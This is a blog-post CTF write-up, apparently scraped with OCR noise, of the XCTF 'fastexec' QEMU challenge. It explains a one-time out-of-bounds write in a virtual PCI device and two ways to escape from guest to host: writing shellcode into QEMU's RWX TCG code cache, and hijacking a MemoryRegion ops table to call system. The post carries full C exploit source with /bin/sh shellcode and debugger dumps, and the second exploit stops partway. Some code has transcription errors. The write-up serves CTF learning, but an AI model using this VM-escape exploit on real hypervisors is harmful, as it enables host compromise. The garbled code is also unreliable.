

# XCTF 华为云专场 fastexec

原创

yongbaoii 于 2022-01-26 23:23:49 发布 184 收藏

分类专栏: [CTF](#) 文章标签: [网络安全](#)

版权声明: 本文为博主原创文章, 遵循[CC 4.0 BY-SA](#)版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/yongbaoii/article/details/122501492>

版权



[CTF 专栏收录该内容](#)

213 篇文章 7 订阅

订阅专栏

```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
FORTIFY:   Enabled
```

绿

```
libgio-2.0.so.0 => /lib/x86_64-linux-gnu/libgio-2.0.so.0 (0x00007ff14f
libgobject-2.0.so.0 => /lib/x86_64-linux-gnu/libgobject-2.0.so.0 (0x00
libglib-2.0.so.0 => /lib/x86_64-linux-gnu/libglib-2.0.so.0 (0x00007ff1
libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1 (0x00007ff14f3a6000)
libpixman-1.so.0 => /lib/x86_64-linux-gnu/libpixman-1.so.0 (0x00007ff1
libutil.so.1 => /lib/x86_64-linux-gnu/libutil.so.1 (0x00007ff14f2fa000
libnuma.so.1 => /lib/x86_64-linux-gnu/libnuma.so.1 (0x00007ff14f2eb000
libjpeg.so.62 => not found
librt.so.1 => /lib/x86_64-linux-gnu/librt.so.1 (0x00007ff14f2e0000)
libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007ff14f191000)
libgcc_s.so.1 => /lib/x86_64-linux-gnu/libgcc_s.so.1 (0x00007ff14f1760
libpthread.so.0 => /lib/x86_64-linux-gnu/libpthread.so.0 (0x00007ff14f
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ff14ef5f000)
libgmodule-2.0.so.0 => /lib/x86_64-linux-gnu/libgmodule-2.0.so.0 (0x00
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007ff14ef53000)
libmount.so.1 => /lib/x86_64-linux-gnu/libmount.so.1 (0x00007ff14eef30
libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007ff14e
libresolv.so.2 => /lib/x86_64-linux-gnu/libresolv.so.2 (0x00007ff14ea
CSDN @yongbaooi
```

缺个库

```
sudo apt-get install libjpeg62
```

分析一下qemu文件

```
7 v3 = object_class_dynamic_cast_assert(
8     a1,
9     (const char *)&dev,
10    "/root/qemu/hw/misc/fastexec.c",
11    149,
12    "fastexec_class_init");
13 LODWORD(v3[2].object_cast_cache[0]) = 0x43994399;
14 BYTE4(v3[2].object_cast_cache[0]) = 16;
15 v3[1].unparent = (ObjectUnparent *)pci_fastexec_realize;
16 v3[1].properties = (GHashTable *)pci_fastexec_uninit;
17 HINWORD(v3[2].object_cast_cache[0]) = 255;
18 v2[1].type = (Type)((unsigned __int64)v2[1].type | 0x80);
19 }
```

CSDN @yongbaoii

拿到id


```
void __tastcall pci_tastexec_realize(PCIDevice_0 *pdev, Error_0 **errp)
{
    Object_0 *v2; // rbp

    v2 = object_dynamic_cast_assert(
        &pdev->qdev.parent_obj,
        "fastexec",
        "/root/qemu/hw/misc/fastexec.c",
        121,
        "pci_fastexec_realize");
    pdev->config[61] = 1;
    if ( !msi_init(pdev, 0, 1u, 1, 0, errp) )
    {
        memory_region_init_io(
            (MemoryRegion_0 *)&v2[57].free,
            v2,
            &fastexec_mmio_ops,
            v2,
            "fastexec-mmio",
            (uint64_t)&stru_100000);
        pci_register_bar(pdev, 0, 0, (MemoryRegion_0 *)&v2[57].free);
    }
}
```

CSDN @yongbaoii

注册了个mmio

可以看一下结构体



fastexec\_mmio\_read

```
uint64_t __fastcall fastexec_mmio_read(FastexecState *opaque, hwaddr addr, unsigned int size)
{
    if (addr == 8)
        return opaque->offset;
    if (addr <= 8)
    {
        if (!addr)
            return opaque->execed;
    }
    else
    {
        if (addr == 0x10)
            return opaque->size;
        if (addr == 0x18)
            return opaque->paddr;
    }
    return -1LL;
}
```

CSDN @yongbaoii

逻辑非常简单

就是将四个成员依次输出

## fastexec\_mmio\_write

```
1 void __fastcall fastexec_mmio_write(FastexecState *opaque, hwaddr addr, uint64_t val, unsigned int size)
2 {
3     if ( size == 8 )
4     {
5         if ( addr == 0x10 )
6         {
7             opaque->size = val;
8         }
9         else if ( addr <= 0x10 )
10        {
11            if ( addr == 8 )
12                opaque->offset = val;
13            else if ( addr == 24 )
14            {
15                opaque->paddr = val;
16            }
17            else if ( addr == 0x20 && val == 0xF62D && !opaque->execed )
18            {
19                cpu_physical_memory_rw(opaque->paddr, &opaque->buf[opaque->offset], opaque->size, 0);
20                opaque->execed = 1LL;
21            }
22        }
23    }
24 }
```

CSDN @yongbaoii

有一次任意写机会。

怎么攻击呢？首先看了官方给的思路  
用到了TCG模块攻击  
什么是TCG模块？  
我们一张图就明白了




Figure 7.1: Use of term ‘Target’

CSDN @yongbaoii

图是网上找的

从QEMU-0.10.0开始，TCG成为QEMU新的翻译引擎，使QEMU不再依赖于GCC3.X版本，并且做到了“真正”的动态翻译（从某种意义上说，旧版本是从编译后的目标文件中复制二进制指令）。TCG的全称为“Tiny Code Generator”，QEMU的作者Fabrice Bellard在TCG的说明文件中写到，TCG起源于一个C编译器后端，后来被简化为QEMU的动态代码生成器（Fabrice Bellard以前还写过一个很牛的编译器TinyCC）。实际上TCG的作用也和一个真正的编译器后端一样，主要负责分析、优化Target代码以及生成Host代码。  
Target指令 ----> TCG ----> Host指令

运用的基本原理呢就是

Qemu会在内存中mmap一块内存作为TCG模块的代码缓冲区，这块内存是RWX的  
对于已经翻译的代码块，如果其未修改，Qemu会将其放置在该区域并缓存  
所以我们可以对该区域写入shellcode，会在Qemu调用这块缓存代码时触发shellcode执行

两个id

```
// objectClass_v2, // rax
ObjectClass_0 *v3; // rax

v2 = object_class_dynamic_cast_assert(a1, "device", "/root/qemu/hw/m
v3 = object_class_dynamic_cast_assert(
    a1,
    (const char *)&dev,
    "/root/qemu/hw/misc/fastexec.c",
    149,
    "fastexec_class_init");
WORD(v3[2].object_cast_cache[0]) = 0x43994399;
BYTE4(v3[2].object_cast_cache[0]) = 16;
v3[1].unparent = (ObjectUnparent *)pci_fastexec_realize;
v3[1].properties = (GHashTable *)pci_fastexec_uninit;
HIGHWORD(v3[2].object_cast_cache[0]) = 255;
v2[1].type = (Type)((unsigned __int64)v2[1].type | 0x80);
}
```

CSDN @yongbaoii

```
/ # lspci
00:01.0 Class 0601: 8086:7000
00:04.0 Class 00ff: 4399:4399
00:00.0 Class 0600: 8086:1237
00:01.3 Class 0600: 8086:7412
```

```
cat: read error: Input/output error
/ # cat /sys/devices/pci0000\:00/0000\:00\:\:04.0/resource
0x00000000fea00000 0x00000000feafffff 0x00000000000040200
0x0000000000000000 0x0000000000000000 0x0000000000000000
```

拿到mmio

第一种思路

第一种思路说起来很简单，就是我们既然能越界，我们就直接越界写TCG模块，写上shellcode即可

```
RCX 0x8
RDX 0x9090909090909090
RDI 0x7f82ea442010 -> 0x564ed0d36c50 -> 0x564ed0b5e060 -> 0x564ed0b5e1e0 ← 'fa
*RSI 0xdf0
R8 0x0
R9 0xfffffffffffffff
R10 0x564ecf962d20 (fastexec_mmio_ops) -> 0x564ecf0dcbb10 (fastexec_mmio_read)
R11 0x7f82eb9ca1f8 ← 0x9090909090909090
*R12 0xdf0
R13 0x8
R14 0x7f82eb9ca1f8 ← 0x9090909090909090
R15 0x564ecf1e020 (memory_region_write_accessor) ← push r15
RBP 0x9090909090909090
RSP 0x7f82eb9ca0f8 -> 0x564ecf1e0a4 (memory_region_write_accessor+132) ← xor
RIP 0x564ecf0dcdb10 (fastexec_mmio_write) ← cmp ecx, 8
[ DISASM ]
► 0x564ecf0dcdb10 <fastexec_mmio_write>           cmp ecx, 8
0x564ecf0dcdb13 <fastexec_mmio_write+3>          je fastexec_mmio_writ
↓
0x564ecf0dcdb20 <fastexec_mmio_write_16>          cmp rsi, 0x10
0x564ecf0dcdb24 <fastexec_mmio_write+20>          je fastexec_mmio_writ
0x564ecf0dcdb26 <fastexec_mmio_write+22>          jbe fastexec_mmio_writ
```

```

0x564ecf0dcdb0 <fastexec_mmio_write+160>           cmp    rsi, 0x18
0x564ecf0dcdb0 <fastexec_mmio_write+160>           je     fastexec_mmio_writ
0x564ecf0dcdb0 <fastexec_mmio_write+160>           cmp    rsi, 0x20
0x564ecf0dcdb0 <fastexec_mmio_write+160>           jne    fastexec_mmio_writ
0x564ecf0dcdb0 <fastexec_mmio_write+160>           ret
0x564ecf1e0a4 <memory_region_write_accessor+132>   xor    eax, eax
[ STACK ]
00:0000  rsp 0x7f82eb9ca0f8 -> 0x564ecf1e0a4 (memory_region_write_accessor+132)
01:0008  0x7f82eb9ca100 -> 0x7f82eb9ca118 ← 0x0
02:0010  0x7f82eb9ca108 -> 0x7f82eb9ca128 ← 0xb121e82a6444f700
03:0018  0x7f82eb9ca110 -> 0x7f82eb9ca1d8 -> 0x564ecf202f8 (memory_region_di
04:0020  0x7f82eb9ca118 ← 0x0
05:0028  0x7f82eb9ca120 ← 0x7f000000

```

CSDN @yongbaoii

0x7f8295067000	0x7f8298000000	---p	2f990000 0	[anon_7f8295067]
0x7f829be00000	0x7f82a3e00000	rw-p	8000000 0	[anon_7f829be00]
0x7f82a3e00000	0x7f82a3e01000	---p	1000 0	[anon_7f82a3e00]
0x7f82a4000000	0x7f82e3fff000	rwxp	3ffff000 0	[anon_7f82a4000]
0x7f82e3fff000	0x7f82e4000000	---p	1000 0	[anon_7f82e3fff]
0x7f82e4000000	0x7f82e4021000	rw-p	1000 0	[anon_7f82e4000]
0x7f82e4021000	0x7f82e8000000	---p	3fdff000 0	[anon_7f82e4021]
0x7f82e8800000	0x7f82e8801000	rw-p	1000 0	[anon_7f82e8800]
0x7f82e8801000	0x7f82e8802000	---p	1000 0	[anon_7f82e8801]
0x7f82e8a00000	0x7f82e8a01000	rw-p	1000 0	[anon_7f82e8a00]
0x7f82e8a01000	0x7f82e8a02000	---p	1000 0	[anon_7f82e8a01]
0x7f82e8c00000	0x7f82e8e00000	rw-p	200000 0	[anon_7f82e8c00]
0x7f82e8e00000	0x7f82e8e01000	---p	1000 0	[anon_7f82e8e00]
0x7f82e9000000	0x7f82e9040000	rw-p	40000 0	[anon_7f82e9000]
0x7f82e9040000	0x7f82e9041000	---p	1000 0	[anon_7f82e9040]
0x7f82e9200000	0x7f82e9210000	rw-p	10000 0	[anon_7f82e9200]
0x7f82e9210000	0x7f82e9211000	---p	1000 0	[anon_7f82e9210]
0x7f82e93df000	0x7f82e9400000	rw-p	21000 0	[anon_7f82e93df]
0x7f82e9400000	0x7f82ea400000	rw-p	1000000 0	[anon_7f82e9400]
0x7f82ea400000	0x7f82ea401000	---p	1000 0	[anon_7f82ea400]
0x7f82ea442000	0x7f82eae00000	rw-p	9be000 0	[anon_7f82ea442]
0x7f82eae00000	0x7f82eae20000	rw-p	20000 0	[anon_7f82eae00]

CSDN @yongbaoii

上面这个是结构体在下面的情况，我们只需要爆破到结构体在上面就可以了

但是不推荐这样做，爆破量很大，很麻烦，我们也不能直接根据每次的情况在qemu里改代码。虽然原理很简单，但是感觉比较难实现，学学思想算了

exp

```

#include <assert.h>
#include <fcntl.h>
#include <inttypes.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/io.h>

//cat /sys/devices/pci0000\:00/0000\:00\:04.0/resource0
uint32_t mmio_addr = 0xfea0000;
uint32_t mmio_size = 0x100000;
uint64_t phy_userbuf;
unsigned char* userbuf;

```

```

unsigned char* mmio_mem;

void die(const char* msg)
{
    perror(msg);
    exit(-1);
}

void* mem_map( const char* dev, size_t offset, size_t size )
{
    int fd = open( dev, O_RDWR | O_SYNC );
    if ( fd == -1 ) {
        return 0;
    }

    void* result = mmap( NULL, size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, offset );

    if ( !result ) {
        return 0;
    }

    close( fd );
    return result;
}

void mmio_write(uint64_t addr, uint64_t value)
{
    *( (uint64_t *) (mmio_mem+addr) ) = value;
}

//  

#define PAGE_SHIFT 12
#define PAGE_SIZE (1 << PAGE_SHIFT) //4096
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN ((1ull << 55) - 1)

uint32_t page_offset(uint32_t addr)
{
    return addr & ((1 << PAGE_SHIFT) - 1);
}

uint64_t gva_to_gfn(void *addr)
{
    uint64_t pme, gfn;
    size_t offset;

    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        die("open pagemap");
    }
    offset = ((uintptr_t)addr >> 9) & ~7;
    lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
}

uint64_t gva_to_gpa(void *addr)


```

```
{  
    uint64_t gfn = gva_to_gfn(addr);  
    assert(gfn != -1);  
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);  
}  
  
/  
  
void write_size(uint64_t val) {  
    mmio_write(0x10, val);  
}  
  
void write_offset(uint64_t val) {  
    mmio_write(8, val);  
}  
  
void write_paddr(uint64_t val) {  
    mmio_write(0x16, val);  
}  
  
void only_write() {  
    mmio_write(0x20, 0xF62D);  
}  
  
int main(int argc, char const *argv[])  
{  
    system("mknod -m 660 /dev/mem c 1 1");  
    mmio_mem = mem_map( "/dev/mem", mmio_addr, mmio_size );  
    if ( !mmio_mem ) {  
        die("mmap mmio failed");  
    }  
  
    userbuf = mmap(0, 0x1000, PROT_READ | PROT_WRITE, MAP_SHARED | MAP_ANONYMOUS, -1, 0);  
    if (userbuf == MAP_FAILED) {  
        die("mmap userbuf failed");  
    }  
  
    mlock(userbuf, 0x1000);  
    phy_userbuf = gva_to_gpa(userbuf);  
    printf("userbuf va: 0x%llx\n", userbuf);  
    printf("userbuf pa: 0x%llx\n", phy_userbuf);  
  
    unsigned char * nop = malloc(0x1000);  
    unsigned char *shellcode = "\x48\x31\xf6\x56\x48\xbf\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x57\x54\x5f\xb0\x3b\x99\x0f\x05";  
  
    memset(nop, '\x90', 0x1000);  
    for(int i = 0; i<255*20 ; i++)  
    {  
        memcpy(userbuf+i*0x1000,nop,0xe30);  
        memcpy(userbuf+0xFEAE+i*0x1000,shellcode,22);  
    }  
    getchar();  
    write_offset(0x1000);  
    write_size(0x1000000000);  
    write_paddr(phy_userbuf);  
    only_write();  
  
    return 0;  
}
```

}

第二种方法是星盟大佬提出来的

首先要熟悉我们的结构体



fastexec结构体里面有个

MemoryRegion结构体

这个结构体长啥样

请编辑类型声明

偏移量	大小	结构体内容
0000 0028		struct MemoryRegion
0028 0001		{
0029 0001		Object_0 parent_obj;
002B 0001		bool romd_mode;
002C 0001		bool ram;
002D 0001		bool subpage;
002E 0001		bool readonly;
002F 0001		bool nonvolatile;
0030 0001		bool rom_device;
0031 0001		bool flush_coalesced_mmio;
0032 0001		bool global_locking;
0033 0001		uint8_t dirty_log_mask;
0034 0001		bool is_iommu;
0035 0008		RAMBlock_0 *ram_block;
0036 0008		Object_0 *owner;
0037 0008		const MemoryRegionOps_0 *ops;
0038 0008		void *opaque;
0039 0008		MemoryRegion_0 *container;
003A 0010		Int128 size;
003B 0008		hwaddr addr;
003C 0008		void (*destructor)(MemoryRegion_0 *);
003D 0008		uint64_t align;
003E 0001		bool terminates;
003F 0001		bool ram_device;
0040 0001		bool enabled;
0041 0001		bool warning_printed;
0042 0001		uint8_t vga_logging_count;
0043 0008		MemoryRegion_0 *alias;
0044 0008		hwaddr alias_offset;
0045 0004		int32_t priority;
0046 0010		\$EF051E29FF6DF8510EABB2E9814D022 subregions;
0047 0010		\$92317EE68C6FFD31BD3A6DD013150A45 subregions_link;
0048 0010		\$911E66C6A8D0B7BA6AD098E6E05CD6A3 coalesced;
0049 0008		const char *name;
004A 0004		unsigned int ioeventfd_nb;
004B 0008		MemoryRegionIoeventfd_0 *ioeventfds;
004C 00F0		}

确定 取消 CSDN @yongbaoji

里面有一些很关键的指针

因为我们知道qemu管理内存的基本结构就是MemoryRegion

这个结构体中的opaque会记录现在结构的位置

所以我们如果上溢劫持opaque指针，就可以劫持整个结构体

所以我们的第一步就是劫持这个结构体

劫持到哪呢？

劫持到execed是0的地方

此时周围肯定有指针，就能做到既能泄露地址，又可以下次任意写

看一下结构体

```
ng pwndbg> x/200gx 0x7f1c22042010
0x7f1c22042010: 0x000055eae6c0ac50      0x00007f1c24811f70
0x7f1c22042020: 0x000055eae78fc580      0x0000000000000009
0x7f1c22042030: 0x000055eae6c409e0      0x0000000000000000
0x7f1c22042040: 0x000055eae7902600      0x0000000000000001
0x7f1c22042050: 0x000055eae6a4fe30      0x0000000000000000
eg 0x7f1c22042060: 0x000055eae6dad550      0x0000000000000000
0x7f1c22042070: 0x0000000000000000      0x0000000000000000
0x7f1c22042080: 0xfffffff00000000      0x0000000000000000
0x7f1c22042090: 0x0000000000000000      0x0000000000000000
0x7f1c220420a0: 0x000055eae7902c90      0x000055eae7902da0
0x7f1c220420b0: 0x000055eae7902eb0      0x000055eae7902fc0
al 0x7f1c220420c0: 0x000055eae79030d0      0x0000000000000020
0x7f1c220420d0: 0x00007f1c22042010      0x0000000000000001
0x7f1c220420e0: 0x6365786574736166      0x0000000000000000
0x7f1c220420f0: 0x0000000000000000      0x0000000000000000
0x7f1c22042100: 0x0000000000000000      0x0000000000000000
0x7f1c22042110: 0x0000000000000000      0x0000000000000000
ta 0x7f1c22042120: 0x00000000fea00000      0x0000000000100000
te 0x7f1c22042130: 0x0000000000000000      0x00007f1c22042900
0x7f1c22042140: 0x000055eae6ad1300      0x0000000000000000
0x7f1c22042150: 0x0000000000000000      0x0000000000000000
0x7f1c22042160: 0x0000000000000000      0x0000000000000000
0x7f1c22042170: 0x0000000000000000      0x0000000000000000
0x7f1c22042180: 0x0000000000000000      0x0000000000000000
P 0x7f1c22042190: 0x0000000000000000      0x0000000000000000
0x7f1c220421a0: 0x0000000000000000      0x0000000000000000
0x7f1c220421b0: 0x0000000000000000      0x0000000000000000
0x7f1c220421c0: 0x0000000000000000      0x0000000000000000
CSDN @yongbaoii
```

实际发现呢我们必须让结构体往上走，因为那样会有好的指针给我们泄露

但是文艺就是我们需要爆破四个比特，因为现在的截图地址后两个字节是2010但是也可能是1010等等。

```
se0: 0x0000000000000000      0x0000000000000000
3f0: 0x0000000000000000      0x0000000000000000
900: 0x000055eae6ab70f0      0x0000000000000000
910: 0x000055eae78fc640      0x0000000000000001
920: 0x00007f1c22042010      0x0100000000000001
930: 0x0000000000000000      0x0000000000000000
940: 0x00007f1c22042010      0x000055eae5d62d20
950: 0x00007f1c22042010      0x000055eae6ad1300
960: 0x00000000100000      0x0000000000000000
970: 0x00000000fea00000      0x000055eae531bd40
980: 0x0000000000000000      0x00000000000010001
990: 0x0000000000000000      0x0000000000000000
9a0: 0x0000000000000001      0x0000000000000000
9b0: 0x00007f1c220429a8      0x00007f1c221a8920
9c0: 0x000055eae6ad13a8      0x0000000000000000
CSDN @yongbaoii
```

可以看到已经改了

```
pwndbg> p *(MemoryRegion*)0x7f77c44ff900
$1 = {
  parent_obj = {
    class = 0x561ea65470f0,
    free = 0x0,
    properties = 0x561ea738c640Python Exception <class 'gdb.error'> There is no memory
  },
  ref = 1,
```

```
parent = 0x7f77c44ff010
},
romd_mode = true,
ram = false,
subpage = false,
readonly = false,
nonvolatile = false,
rom_device = false,
flush_coalesced_mmio = false,
global_locking = true,
dirty_log_mask = 0 '\000',
is_iommu = false,
ram_block = 0x0,
owner = 0x7f77c44ff010,
ops = 0x561ea4f62d20 <fastexec_mmio_ops>,
opaque = 0x7f77c44f1f58,
container = 0x561ea6561300,
size = 1048576,
addr = 4271898624,
destructor = 0x561ea451bd40 <memory_region_destructor_none>,
align = 0,
terminates = true,
ram_device = false,
enabled = true,
warning_printed = false,
vga_logging_count = 0 '\000',
alias = 0x0,
alias_offset = 0,
priority = 1,
subregions = {
    tqh_first = 0x0,
    tqh_circ = {
        tql_next = 0x0,
        tql_prev = 0x7f77c44ff9a8
    }
},
subregions_link = {
    tqe_next = 0x7f77c52ea920,
    tqe_circ = {
        tql_next = 0x7f77c52ea920,
        tql_prev = 0x561ea65613a8
    }
},
coalesced = {
    tqh_first = 0x0,
    tqh_circ = {
        tql_next = 0x0,
```

CSDN @yongbaoii

下一步操作要干嘛

```
global_locking = true,
dirty_log_mask = 0 '\000',
is_iommu = false,
ram_block = 0x0,
owner = 0x7f77c44ff010,
ops = 0x561ea4f62d20 <fastexec_mmio_ops>, ↑
opaque = 0x7f77c44f1f58,
container = 0x561ea6561300,
size = 1048576,
addr = 4271898624,
destructor = 0x561ea451bd40 <memory_region_destructor_none>,
align = 0,
terminates = true,
ram_device = false,
enabled = true,
warning_printed = false,
vga_logging_count = 0 '\000',
alias = 0x0,
alias_offset = 0,
priority = 1,
subregions = {
    tqh_first = 0x0,
    tqh_circ = {
        tql_next = 0x0,
        tql_prev = 0x7f77c44ff9a8
    }
},
subregions_link = {
    tqe_next = 0x7f77c52ea920,
    tqe_circ = {
        tql_next = 0x7f77c52ea920,
        tql_prev = 0x561ea65613a8
    }
},
coalesced = {
    tqh_first = 0x0,
    tqh_circ = {
        tql_next = 0x0,
        tql_prev = 0x7f77c44ff9c8
    }
},
name = 0x561ea73934b0 "fastexec-mmio",
ioeventfd_nb = 0,
ioeventfds = 0x0
}
pwndbg> tele 0x561ea4f62d20
00:0000 | r10 0x561ea4f62d20 (fastexec_mmio_ops) → 0x561ea46dcb10 (fastexec_mmio_
01:0008 |          0x561ea4f62d28 (fastexec_mmio_ops+8) → 0x561ea46dc10 (fastexec_mm
02:0010 |          0x561ea4f62d30 (fastexec_mmio_ops+16) ← 0x0
... ↓          2 skipped
05:0028 |          0x561ea4f62d48 (fastexec_mmio_ops+40) ← 0x8000000008
06:0030 |          0x561ea4f62d50 (fastexec_mmio_ops+48) ← 0x0
07:0038 |          0x561ea4f62d58 (fastexec_mmio_ops+56) ← 0x0      CSDN @yongbaoii
pwndbg>
```

这个结构体里面的ops其实指向的是个虚表

所以如果我们把它劫持掉

虚表里面写上system

然后opaque给个payload地址

就可以了。

exp

```
#include <assert.h>
#include <fcntl.h>
#include <inttypes.h>
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/io.h>

//cat /sys/devices/pci0000\:\00/0000\:\00\:\04.0/resource0
uint32_t mmio_addr = 0xfea00000;
uint32_t mmio_size = 0x100000;
uint64_t phy_userbuf;
unsigned char* userbuf;

unsigned char* mmio_mem;

void die(const char* msg)
{
    perror(msg);
    exit(-1);
}

void* mem_map( const char* dev, size_t offset, size_t size )
{
    int fd = open( dev, O_RDWR | O_SYNC );
    if ( fd == -1 ) {
        return 0;
    }

    void* result = mmap( NULL, size, PROT_READ | PROT_WRITE, MAP_SHARED, fd, offset );

    if ( !result ) {
        return 0;
    }

    close( fd );
    return result;
}

uint64_t mmio_read(uint64_t addr)
{
    return *((uint8_t*) (mmio_mem+addr));
}

void mmio_write(uint64_t addr, uint64_t value)
{
    *( (uint64_t *) (mmio_mem+addr) ) = value;
}

//  

#define PAGE_SHIFT 12
#define PAGE_SIZE (1 << PAGE_SHIFT) //4096
#define PFN_PRESENT (1ull << 63)
#define PFN_PFN ((1ull << 55) - 1)

uint32_t page_offset(uint32_t addr)
{
    return addr & ((1 << PAGE_SHIFT) - 1);
}
```

```
uint64_t gva_to_gfn(void *addr)
{
    uint64_t pme, gfn;
    size_t offset;

    int fd = open("/proc/self/pagemap", O_RDONLY);
    if (fd < 0) {
        die("open pagemap");
    }
    offset = ((uintptr_t)addr >> 9) & ~7;
    lseek(fd, offset, SEEK_SET);
    read(fd, &pme, 8);
    if (!(pme & PFN_PRESENT))
        return -1;
    gfn = pme & PFN_PFN;
    return gfn;
}

uint64_t gva_to_gpa(void *addr)
{
    uint64_t gfn = gva_to_gfn(addr);
    assert(gfn != -1);
    return (gfn << PAGE_SHIFT) | page_offset((uint64_t)addr);
}

/
uint64_t read_execed() {
    return mmio_read(0);
}

uint64_t read_offset() {
    return mmio_read(8);
}

uint64_t read_size() {
    return mmio_read(0x10);
}

uint64_t read_paddr() {
    return mmio_read(0x18);
}

void write_size(uint64_t val) {
    mmio_write(0x10, val);
}

